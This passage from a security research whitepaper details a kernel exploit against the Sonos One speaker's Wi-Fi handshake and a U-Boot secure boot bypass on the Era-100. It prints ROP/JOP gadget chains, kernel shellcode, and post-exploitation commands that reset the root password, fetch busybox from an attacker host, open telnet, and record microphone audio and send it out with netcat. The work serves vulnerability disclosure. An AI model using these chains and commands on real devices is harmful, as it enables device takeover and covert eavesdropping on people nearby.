Potential Stack Payload
Direction of Overflow
SP0+0x78
Vulnerable GTK Buffer
WpaParseEapolKeyData Stack Frame
SP0

Figure 5: Stack Buffer Overflow Overview

Within PeerPairMessage3's stack frame, a pointer to the wireless EAPOL frame that was sent by the malicious access point seemed to be pointer in the heap and was located at SP+0x18 (seen below). This was useful, as rather than trying to cram a small payload into 255 bytes, we could attempt to stack pivot to the heap. Thus, significantly increasing the number of ROP gadgets and shellcode that could be used.

```
WpaEAPOLKeyAction:
MOV X3, X20 ; eapol message in x20
MOV X0, X22 ; pad
BL PeerPairMsg3Action
...
PeerPairMsg3Action:
STP X19, X20, [SP,#loc_10] ; eapol stored @ [SP, #0x18]
```

With all the pieces of the puzzle identified, it was now possible to send a test crash packet with a cyclical pattern to verify that everything lined up.

```
[    21.572955@0] Internal error: Oops - SP/PC alignment exception: 8a000000 [#1] PREEMPT SMP
[    21.575598@0] Modules linked in: bridge ath_driver(PO) sdd(O) cypress_swd(PO) caamkeys(PO) ampctl(O)
ueue(O) event_queue(O) sonos_device(O) utils(O) blackbox(O) mt7615_ap(O) i2c_eeprom(O)
[    21.600789@0] CPU: 0 PID: 1695 Comm: RtmpMlmeTask Tainted: P           O    4.9.99 #1
[    21.608516@0] Hardware name: Sonos-Tupelo V4 (DT)
[    21.613185@0] task: ffffffc000251b00 task.stack: ffffffc03ae30000
[    21.619229@0] PC is at 0xfacefadedeadbeef
[    21.623190@0] LR is at 0xfacefadedeadbeef
[    21.627156@0] pc : [<facefadedeadbeef>] lr : [<facefadedeadbeef>] pstate: 80000145
[    21.634647@0] sp : ffffffc03ae33c90
[    21.638099@0] x29: a0a0a0a0a0a09090 x28: 0000000000000000
[    21.643530@0] x27: 0000000000000001 x26: ffffff80019cb788
[    21.648964@0] x25: ffffff800a4eb674 x24: 0000000000000001
[    21.654397@0] x23: ff00dd9090909090 x22: 8080808080808080
[    21.659831@0] x21: 7070707070707070 x20: 6060606060606060
[    21.665264@0] x19: 5050505050505050 x18: 000000000000001f
[    21.670697@0] x17: 00000000000300d3 x16: 0000000000000008
[    21.676131@0] x15: 000000000002bc11 x14: 0000000000000008
[    21.681564@0] x13: 0000000000000400 x12: 0000000000000000
[    21.686998@0] x11: 0000000000000000 x10: 0000000000000000
[    21.692434@0] x9 : ffffffc03ff927c0 x8 : 3020202020202020
[    21.697866@0] x7 : 2010101010101010 x6 : ffffff800a5aaa57
[    21.703300@0] x5 : ffffffc0001c0000 x4 : 0000000000000000
[    21.708732@0] x3 : 0000000000000001 x2 : 0000000000000001
[    21.714168@0] x1 : ffffffc000251b00 x0 : 0000000000000001
[    21.719609@0]
```

Figure 6: Sonos One UART Crashdump

Now that that the ability to trigger the vulnerable function was verified and retrieving a crashdump from UART was also possible, we analysed the dump to verify that we control over.

```
[  21.638099@0] x29: a0a0a0a0a0a09090 x28: 0000000000000000
[  21.643530@0] x27: 0000000000000001 x26: ffffff80019cb788
[  21.648964@0] x25: ffffff800a4eb674 x24: 0000000000000001
```

```
[  21.654397@0] x23: ff00dd9090909090 x22: 8080808080808080
[  21.659831@0] x21: 7070707070707070 x20: 6060606060606060
[  21.665264@0] x19: 5050505050505050 x18: 000000000000001f
[  21.670697@0] x17: 00000000000300d3 x16: 0000000000000008
[  21.676131@0] x15: 000000000002bc11 x14: 0000000000000008
[  21.681564@0] x13: 0000000000000400 x12: 0000000000000000
[  21.686998@0] x11: 0000000000000000 x10: 0000000000000000
[  21.692434@0] x9 : ffffffc03ff927c0 x8 : 3020202020202020
[  21.697866@0] x7 : 2010101010101010 x6 : ffffff800a5aaa57
[  21.703300@0] x5 : ffffffc0001c0000 x4 : 0000000000000000
[  21.708732@0] x3 : 0000000000000001 x2 : 0000000000000001
[  21.714168@0] x1 : ffffffc000251b00 x0 : 0000000000000001
```

Based on crashdump analysis, X23 normally contained an address, which meant that the MSB of X23 would always contain 0xff (i.e. 0xffffff800a4eb674). Assuming X23 always contained the address of a desired ROP gadget, registers x29 – x23 were assumed to be under attacker control. However, the payload that was sent to trigger the stack buffer overflow corrupted an additional two registers (X7 and X8).

After additional analysis of the *WpaParseEapolKeyData* function, it was determined that the lack of input validation on the maximum bounds of the GTK buffer (see Issue 2) ends up propagating into other subsequent copies downstream which causes corruption of other data structures, namely, non-atomic members of a structure that are accessed on a different thread. Thus, corrupting this structure would have resulted in undefined behaviour and would have further complicated exploitation.

```
if ((*(int *)((long)pAdapter + 0x59b64) == 2) && (*pentry == 0x4001)) {
__dest = (long *)((long)pentry + 0x2ad);
Info._0_8_ = 0;
...
Info._128_8_ = 0;
/* corrupt entry here with large key length */
memcpy(__dest,gtk_buf,key_length);
```

Since this packet was being processed within a while-loop which indiscriminately iterates over all information elements, we circumvented the downstream corruption by crafting an additional information element that exited from the function early, thereby avoiding the downstream logic altogether, as seen below:

```
do {
...

/* 2. fail early so downstream corruption doesn't occur */
if (GTKLEN < 5) {
printk("ERROR: GTK Key length is too short (%d) \n",GTKLEN);
return 0;
```

```
}

}
/* 1. create additional IE that triggers second iteration */
currIELengthPtr = keyData + 1;
keyData = keyData + (ulong)*currIELengthPtr + 2;
curr_len = curr_len + *currIELengthPtr + 2 & 0xff;
KDELen = keyData[1];
} while (curr_len + KDELen + 2 <= (uint)keyDataLen);
```

Exploitation Strategy

As previously mentioned, there was a pointer to the EAPOL frame that was at a convenient location when the LR was controlled. Thus, we prioritized finding a gadget that retrieved the pointer from the stack. This made it advantageous to retrieve a ROP gadget by referencing certain offsets of whatever register the pointer was in (i.e. [X20, #offset]). Alternatively, we also had the ability to pivot the SP to point to the EAPOL frame itself.

Since the max packet of any given 802.11 frame is approximately 2k bytes, it presented an opportunity to attach a large amount of additional data in the EAPOL frame that could be used for additional ROP gadgets and shell code. Ideally, this meant that ROP gadgets and shellcode would presumably fit in a single packet.

We had two options for adding additional data. One option would be adding extra information elements within our encrypted keydata. Alternatively, data could also be appended as arbitrary unencrypted data at the end of EAPOL packet. The latter was much more convenient as it wouldn't require additional decryption as seen below.




Figure 7: 802.1X Packet Unused Parameters

Since it was possible to prove that we can add data at the end of our packet, the general methodology used for exploitation was prioritizing the retrieval of the EAPOL frame from the stack and stack pivoting to the EAPOL frame pointer in the heap. Moreover, any other part of the EAPOL frame that did not influence the decryption of the keydata could also be used as a possible location for additional ROP gadgets. For example, Key RSC and Key I.D. did not influence the decryption of keydata, so injecting additional addresses at that location and finding corresponding gadgets was extremely useful as well.




Figure 8-a: ROP Gadget Overview

Pivot! Pivot! Pivot!

When we gained control of the LR, there were only control over 5 registers which realistically did not leave a whole lot of room to do anything complicated. Instead, it was possible to increase the number of ROP gadgets by influencing the stack pointer to point areas of controlled data.

Since we had the entire kernel image to look for gadgets, tools like ropper that made it easy to find gadgets necessary for each phase of the stack pivot. The following gadgets were identified with respect to the initial registers that we controlled and additional ROP gadgets that were injected into controlled areas.

The first goal was using the 5 registers that we control to do two things: retrieve the EAPOL heap pointer, and then adjust the stack pointer to point to data that we control within the stack buffer that we overflowed. More specifically, we had 0xc8 (0x140 – 0x78) bytes of additional space to insert ROP gadgets (see Figure 5 above). Since x20 is the pointer to the EAPOL frame, we used the last gadget to get an address from the Key I.D portion of the frame, whilst simultaneously moving x20 to x0.

```
mov x5, x20; mov w3, w26; mov w2, w24; mov x1, x25; mov x0, x22; blr x19; # setup x5
ldp x19, x20, [sp, #0x10]; mov x3, x24; movz x2, #0; movz w0, #0; blr x23; # get EAPOL in x20
mov x2, x22; blr x21; # setup desired stack offset (x2)
sub sp, sp, x2; add x19, sp, x4; bic x19, x19, x4; mov x1, x19; blr x5; # subtract SP
ldr x1, [x20, #0x68]; cbz x1, #0x3d5118; mov x0, x20; blr x1; # set x0 as EAPOL
```

Next, we leveraged the extra space that was created from the stack pointer adjustment to add an additional ROP gadget that gives us control over 6 registers and the link register. We then used the additional registers to form a JOP chain that retains a reference to the original stack pointer into an arbitrary register and pivot the stack pointer to point to the EAPOL frame.

Since it was possible to append arbitrary data at the end of the packet, we simply needed to calculate the offset from beginning of the pointer that was just retrieved until the start of the extraneous EAPOL data that contains more ROP gadgets.

```
ldp x19, x20, [sp, #0x10]; ldp x21, x22, [sp, #0x20]; ldp x23, x24, [sp, #0x30]; ldp x29, x30, [sp], #0x40; ret; # register setup
add x26, x19, x0; cmp x0, x2; b.hs #0x2c1140; add x1, x19, x1; mov x0, x26; blr x21; # jump forward to point to extraneous data and store in x26
add x0, sp, #0x87; blr x22; # save the SP into x0
mov x1, x23; blr x24; # setup x1 for final branch
mov sp, x26; stp x29, x19, [sp, #-0x10]!; mov x29, sp; blr x1; # pivot to heap
mov x23, x0; mov x0, x21; blr x20; # save original SP to x23
ldp x29, x30, [sp, #0x10]; add sp, sp, #0x20; ret; # ROP using EAPOL heap pointer
```

Set Memory Permissions

Now that we've pivoted into to the heap, the next goal was marking the segment of memory our EAPOL heap pointer is in as executable so that we can include shellcode and jump to it.

To achieve this, we used the set_memory_x function in the kernel. This function allows the setting of an arbitrary virtual address space to be marked as executable, which is perfect for our use case. We simply provided the pointer to EAPOL as the first parameter of the set_memory_x function.




Figure 8-b: ROP Gadget set_memory_x & shellcode

Once the memory was marked as executable, the end of the ROP chain jumped to shellcode that was appended to the of ROP chain itself.

```
ldp x0, x1, [sp, #0x10]; ldp x29, x30, [sp], #0x20; ret; # setup x1
mov x0, x26; ldp x21, x22, [sp, #0x20]; ldp x25, x26, [sp, #0x40]; ldp x29, x30, [sp], #0x60; ret; # move pointer to EAPOL into x0
ldp x29, x30, [sp], #0x10; ret; # call set_mem_x
add x0, sp, #0x10; blr x1;
```

```
blr x0; # jump to shellcode
```

Code Execution

Next, we needed find a way to execute a shell command. This enabled the use of binaries on-device that could be used to craft a reverse-shell or enable a service that allows us to connect (i.e. telnet, tftp, etc.). As it turned out, Sonos's kernel used call_usermodehelper, which is a classic method of executing shell commands from the kernel.

```
__int64 __fastcall run_cmd(__int64 a1)
{
  char **v1; // x0
  char **v2; // x19
  unsigned int v3; // w20

  v1 = (char **)argv_split(0x24000C0LL, a1, 0LL);
  if ( v1 )
  {
    v2 = v1;
    v3 = call_usermodehelper(*v1, v1, &qword_FFFFFF8009E88F60[8], 1u);
    argv_free(v2);
  }
  else
  {
    v3 = -12;
  }
  return v3;
}
```

Additionally, the function also contained a useful pointer to *envp* that was re-used for our own needs.

Since we didn't want to impede or slow down the WPA2 Handshake process we needed to use callusermodehelper_exec to with UHM_NOWAIT(0) so that it would be safe to call from an interrupt context.

https://archive.kernel.org/oldlinux/htmldocs/kernel-api/API-call-usermodehelper.html

The resulting shellcode was as follows:

```
# Construct our own argv
adr x0, ARR0;
adr x1, ST0;
str x1, [x0];
adr x0, ARR1;
adr x1, ST1;
str x1, [x0];
...
# use existing envp in kernel code
ldr x19, ={hex(call_usermodhelper_addr)};
mov w3, #0; # UHM_NOWAIT
ldr x2, ={hex(usermodehelper_envp_pp)};
```

```
adr x0, ST0;
adr x1, ARR0;
blr x19;

# argv setup
ST0:
.string "/bin/sh";
ST1:
.string "-c";
ST2:
.string "{cmd}";
...
```

Continuation of Execution

Since we were able to retain a reference to the original stack pointer, we were able to calculate the offset needed to return the stack pointer to its original location before the JOP/ROP Gadgets modified it.

Once adjusted, the end of the shellcode simply replicated PeerPairMessage3's function epilogue so that we returned to the expected function and the Wi-Fi stack continued to execute without crashing.

```
# Recover/adjust SP to original stack pointer
add x23, x23, 0xa9;
mov sp, x23;

...

# append the expected function epilogue so
# code continues as expected
ldp x19, x20, [sp, #0x10];
ldp x21, x22, [sp, #0x20];
ldp x23, x24, [sp, #0x30];
ldp x29, x30, [sp], #0x80;
ret;
```

If you recall, the current exploit is utilizing a corrupt GTK information element that ends up exiting out of the WpaParseEapolFrame function early which yields an unsuccessful handshake.

Thus, even though the shellcode successfully continues execution, the subsequent handshake failure for packet 3 will result in a retry. If a connection is to be established over Wi-Fi while exploiting the device, the processing of Message 3 will have to happen twice. The first message will contain the exploit packet and shellcode. The second attempt will be a legitimate handshake message such that a viable Wi-Fi Connection between the Sonos one and Malicious AP is established.




Figure 9: Wireless Attack with Continuation of Execution

Once connected, post-exploitation techniques would be needed to enable a way of connecting to the device and starting a shell.

Post Exploitation (Covert Audio Capture)

The goal of the post exploitation was designing a use-case that would exemplify how big the impact of gaining kernel code execution on a Sonos One smart speaker would be. The first step was to obtain a shell on the device in order demonstrate remote code execution.

```
sonos_allow_mount_exec
```

One challenge that we have initially is that the writable file system /jffs/ is mounted using the 'noexec' flag, therefore if we were to copy binaries to that location, we would not be able to execute them.

As mentioned in https://www.synacktiv.com/en/publications/dumping-the-sonos-one-smart-speaker# a similar approach can be taken within the shellcode which is executing in the kernel to patch this function as follow (In 73.0-42060):

```
.kernel:FFFFFF80091FFA90                    EXPORT sonos_allow_mount_exec
.kernel:FFFFFF80091FFA90        sonos_allow_mount_exec          ; CODE XREF:
do_mount:loc_FFFFFF80091B5F7C↑p
.kernel:FFFFFF80091FFA90                                        ; DATA XREF: .kernel:FFFFFF8009C56410↓o
.kernel:FFFFFF80091FFA90 80 64 00 F0        ADRP        X0, #byte_FFFFFF8009E9236A@PAGE
.kernel:FFFFFF80091FFA94 00 A8 4D 39        LDRB        W0, [X0,#byte_FFFFFF8009E9236A@PAGEOFF]
.kernel:FFFFFF80091FFA98 C0 03 5F D6        RET
```

After the system has booted then this is to set to 0, preventing remounting as executable. We can therefore patch in our shellcode as follows:

```
    ldr x5, ={hex(allow_mount_exec)};
    mov x3, #1;
    str x3, [x5];
```

telnetd

By default, telnetd has been removed from the device, therefore we deploy busybox to the device which contains a telnetd implementation and modify the root password to a known value:

```
# Modify password file
mkdir /jffs/etc-copy
cp -r /etc/* /jffs/etc-copy/
mount -o bind /jffs/etc-copy /etc
sed -i -e
's/root:.*:0:0:root:/root:$6$qO0oGYrCKthSi.QP$vsfCbhcrpM8Y3rLGLIWxCS8KGXnsdD4by2fD6gY
cDu13zCBEpHHmHvKeKpoxmOIgHzdXS5VRMsOzwJ7qZr5eW1:0:0:root:/' /etc/passwd

# Pull down real busybox and execute it
wget -nc -O /jffs/busybox http://192.168.1.38:8000/busybox
mount -o remount,exec /jffs
chmod +x /jffs/busybox
/jffs/busybox telnetd
/bin/busybox telnetd
```

At this stage we now have full control over the smart speaker in the context of root. However, we practically wanted to determine if we were able to capture audio from the microphone from users in the physical proximity of the device. To do this we then needed to investigate the Sonos sound architecture and how it functioned.

Sound Hardware

The Sonos One makes use of the Linux ALSA sound architecture. The microphone is exposed as `AMLAUGESOUND` device which supports capture as follows:

```
# cat /proc/asound/AMLAUGESOUND/pcm1c/info
card: 0
device: 1
subdevice: 0
stream: CAPTURE
id: PDM-1-mic 1-mic-1
name:
subname: subdevice #0
class: 0
subclass: 0
subdevices_count: 1
subdevices_avail: 1
```

From reverse engineering we could see that in order to use the microphone, we needed to call the following functions exposed from `/lib/libsyslib_hal.so.1`

- `hal_mics_open` to first obtain a handle for the microphone.
- `hal_mics_mute(&handle,micid ^ 0);` to unmute the microphone

When the device rebooted then the microphone was found to be by default in the muted state. Therefore it was necessary to unmute before each capture attempt.

We can then make use of the ALSA utility `asound` compiled for ARM architecture to actually perform the capture of the sound as follows:

```
./arecord -D plughw:0,1 -c 8 -r 16000 -f s32_le > in.wav
```


We can see this this is successfully putting the sound hardware into the capture state from the following output from `dmesg`:

```
[ 7568.184074@3] aml_pdm_open, stream:1
[ 7568.184750@3] pdm dclk_srcpll:24575982
[ 7568.184771@3] pdm pdm_sysclk:133333203 clk_pdm_dclk:3071998
[ 7568.184783@3] enter aml_pdm_hw_params
[ 7568.185007@3] aml_pdm_dai_prepare rate:16000, bits:32, channels:8
[ 7568.185022@3] aml_pdm_ctrl, channels mask:ff
[ 7568.185033@3] aml_pdm_filter_ctrl, osr:192, mode:1
[ 7568.187053@3] aml_pdm_dai_prepare rate:16000, bits:32, channels:8
[ 7568.187075@3] aml_pdm_ctrl, channels mask:ff
[ 7568.187086@3] aml_pdm_filter_ctrl, osr:192, mode:1
[ 7568.187349@3] aml_pdm_dai_trigger
[ 7568.187368@3] asoc-aml-card auge_sound: pdm capture start
[ 7576.193111@0] aml_pdm_dai_trigger
[ 7576.193245@0] asoc-aml-card auge_sound: pdm capture stop
[ 7576.193379@0] aml_pdm_hw_free
[ 7576.193577@0] enter aml_pdm_close type: 1
```

We can see the following config is set:

- Rate 16000
- Bits 32
- Channels 8

At this stage the capture can then be sent off the device:

```
cat in.wav | nc 192.168.1.38 4444
```

Then it can be played back by the attacker as follows:

```
aplay -c 8 in.wav
```

Sonos Era-100 – Secure Boot Vulnerability

The final section of this whitepaper will discuss vulnerabilities we identified with the Sonos Era-100 Secure Boot. This research was contributed by Ilya Zhuravlev between May 2023 – July 2023 whilst at NCC Group.

Issue 1: Stored Environment

Despite the device not utilizing the stored environment feature of U-Boot, there's still an attempt to load the environment from flash at startup. This appears to stem from a misconfiguration where the CONFIG_ENV_IS_NOWHERE flag is not set in U-Boot. As a result, during startup it will try to load the environment from flash offset 0x500000. Since there's no valid environment there, it displays the following warning message over UART:

```
*** Warning - bad CRC, using default environment
```

The message goes away when a valid environment is written to that location. This enables us to set variables such as bootcmd, essentially bypassing the password-protected Sonos U-Boot console. However, as mentioned above, the available commands are heavily restricted.

Issue 2: Unchecked setenv() call

By default, on the Sonos Era 100, U-Boot's "bootcmd" is set to "sonosboot". To understand the overall boot process, it was possible to reverse engineer the custom "sonosboot" handler. On a high level, this command is responsible for loading and validating the kernel image after which it passes control to the U-Boot "bootm" built-in. Because "bootm" uses U-Boot environment variables to control the arguments passed to the Linux kernel, "sonosboot" makes sure to set them up first before passing control:

```
setenv("bootargs",(char *)kernel_cmdline);
```

There is however no check on the return value of this setenv call. If it fails, the variable will keep its previous value, which in our case is the value loaded from the stored environment.

As it turns out, it is possible to make this setenv call fail. A somewhat obscure feature of U-Boot allows marking variables as read-only. For example, by setting ".flags=bootargs:sr", the "bootargs" variable becomes read-only and all future writes without the H_FORCE flag fail.

All we have to do at this point to exploit this issue is to construct a stored environment that first defines the "bootargs" value, and then sets it as read-only by defining ".flags=bootargs:sr". The execution of "sonosboot" will then proceed into "bootm" and it will start the Linux kernel with fully controlled command-line arguments.

